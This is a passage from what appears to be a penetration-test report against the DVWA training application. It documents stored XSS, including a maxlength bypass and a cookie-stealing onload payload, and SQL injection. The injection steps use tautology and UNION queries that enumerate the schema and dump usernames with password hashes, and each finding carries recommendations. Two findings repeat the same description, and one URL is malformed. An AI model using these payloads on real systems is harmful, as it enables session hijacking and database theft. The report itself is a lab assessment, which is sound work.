
Message *: hacked

```
<table width="550" cellspacing="1" cellpadding="2" border="0">
  <tbody>
    <tr>
      <td width="100">Name *</td>
      <td>
        <input name="txtName" type="text" size="30" maxlength="90">
      </td>
    </tr>
    <tr>…</tr>
    <tr>…</tr>
  </tbody>
```

html > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > table > tbody > tr > td > input

Fig 9: Vulnerable name input accepts the payload


(POC 2)



Stored XSS

Fig 10: Stored XSS in the name input field

3- I attempted to input the payload into the name field, but encountered client-side restrictions that limit users to entering a maximum of 10 characters. To bypass this limitation, right-click on the name input field, select “Inspect,” and then modify the `maxlength=”10"` attribute to a different value, such as `”90"`. After making this adjustment, press Enter to apply the changes. I noticed that the name field doesn’t execute the event in the ‘img’ tag this time so I tried a different payload



Vulnerability: Stored Cross Site Scripting (XSS)

Name * `<body onload=alert(document.cookie)>`

Message * Hello


Name: test
Message: This is a test comment.

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Fig 11: Stored XSS in name input field leads to releasing PHPSESSID

(POC 3)



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

10.10.56.63

PHPSESSID=lcl9kq910er6kg9p5bfr265vj5; security=high

Don't allow 10.10.56.63 to prompt you again

- http://www.scriptalert1.com/


Fig 12: Proof of concept for the stored XSS

3. SQL Injection by injecting queries in the URL GET parameter

Reference No:	**Risk Rating:**
WEB_VUL_01	**High** 🟥
Tools Used:	
Browser, BurpSuite	
Vulnerability Description:	
It was observed that the application had the list of artists contributed and just by implementing SQL queries into the GET Requests in the URL, severe information of the users could be fetched.	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis & Automated Analysis	
Vulnerable URLs / IP Address	
https://hack.me/101047/dvwa-107.htmlvulnerabilities/sqli/index.php	
Implications / Consequences of not Fixing the Issue	
An adversary having knowledge about SQL could easily get into the database and can fetch juicy details of all the users present inside the database by injecting SQL queries in the URL GET parameter. The details includes cc, email, name, phone, address etc.	
Suggested Countermeasures	
It is recommended to implement below control for mitigating the SQLi: • Use Stored Procedure, Not Dynamic SQL • Use Object Relational Mapping (ORM) Framework • Least Privilege • Input Validation • Character Escaping • Use WAF (Web Application Firewall)	
References	
https://owasp.org/www-community/attacks/SQL_Injection https://logz.io/blog/defend-against-sql-injections/	


Proof of concept:

Manual Analysis:


Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
Vulnerability: SQL Injection
User ID:
Submit
More Information
http://www.securiteam.com/securityreviews/5DP0N
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet
http://pentestmonkey.net/cheat-sheet/sql-injection/

```
ID: 1
First name: admin
Surname: admin
```


Fig13: The application will give details on numerical parameter



```
ID: 1' OR '1'='1'#
First name: admin
Surname: admin

ID: 1' OR '1'='1'#
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1'#
First name: Hack
Surname: Me

ID: 1' OR '1'='1'#
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1'#
First name: Bob
Surname: Smith
```


Fig14: This means that the query that was executed back in the database was the following:

1' OR '1'='1'#




```
ID: 'UNION SELECT table_name,  NULL FROM information_schema.tables  --
First name: guestbook
Surname:
ID: 'UNION SELECT table_name,  NULL FROM information_schema.tables  --
First name: users
Surname:
ID: 'UNION SELECT table_name,  NULL FROM information_schema.tables  --
First name: ALL_PLUGINS
Surname:
ID: 'UNION SELECT table_name,  NULL FROM information_schema.tables  --
First name: APPLICABLE_ROLES
Surname:
ID: 'UNION SELECT table_name,  NULL FROM information_schema.tables  --
First name: CHARACTER_SETS
Surname:
ID: 'UNION SELECT table_name,  NULL FROM information_schema.tables  --
First name: COLLATIONS
Surname:
ID: 'UNION SELECT table_name,  NULL FROM information_schema.tables  --
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname:
ID: 'UNION SELECT table_name,  NULL FROM information_schema.tables  --
First name: COLUMNS
Surname:
```

Fig15: Then modify the URL with 'UNION SELECT table_name, NULL FROM information_schema.tables --



```
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: user_id
Surname:
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: first_name
Surname:
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: last_name
Surname:
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: user
Surname:
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: password
Surname:
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: avatar
Surname:
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: last_login
Surname:
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: failed_login
Surname:
```

Fig16: Then modify the URL with 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --



```
ID: 'UNION SELECT user, password FROM users --
First name: admin
Surname: 1a1dc91c907325c69271ddf0c944bc72

ID: 'UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Fig17: Now we can see we got both username and encrypted password.

'UNION SELECT user, password FROM users --

RECOMMENDATION:

The following care must be taken to prevent the application from the SQL injection vulnerability,

- Whitelist user inputs: Validate all user inputs based on allowed data types and data length. For example, for a user input for a date parameter (e.g., 01/01/1980), allow only numbers and a forward slash character with a length limitation of 10 characters.
- Prepared Statements: Prepared Statements ensure that an attacker is not able to change the intent of a query, even if an attacker inserts SQL commands. If an attacker were to enter the username as admin' or' 1'='1, the parameterized query would not be vulnerable and would instead look for a username that literally matches the entire string admin' or '1'='1.
- Input encoding: For tree form text inputs such as comment box, address field

the application should convert Special characters to its HTML entities, which may contain any character.


4. In the application

Reference No:	**Risk Rating:**
WEB_VUL_02	**High** 🟥
Tools Used:	
Browser, BurpSuite	
Vulnerability Description:	
It was observed that the application had the list of artists contributed and just by implementing SQL queries into the GET Requests in the URL, severe information of the users could be fetched.	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
https://hack.me/101047/dvwa-107.htmlvulnerabilities/sqli/index.php	
Implications / Consequences of not Fixing the Issue	
An adversary having knowledge about SQL could easily get into the database and can fetch juicy details of all the users present inside the database by injecting SQL queries in the URL GET parameter. The details includes cc, email, name, phone, address etc.	
Suggested Countermeasures	
It is recommended to implement below control for mitigating the SQLi: • Use Stored Procedure, Not Dynamic SQL • Use Object Relational Mapping (ORM) Framework • Least Privilege • Input Validation • Character Escaping • Use WAF (Web Application Firewall)	
References	
https://owasp.org/www-community/attacks/SQL_Injection	

https://logz.io/blog/defend-against-sql-injections/


Proof of concept:

URL #1:



```
ID: 1
First name: admin
Surname: admin
```

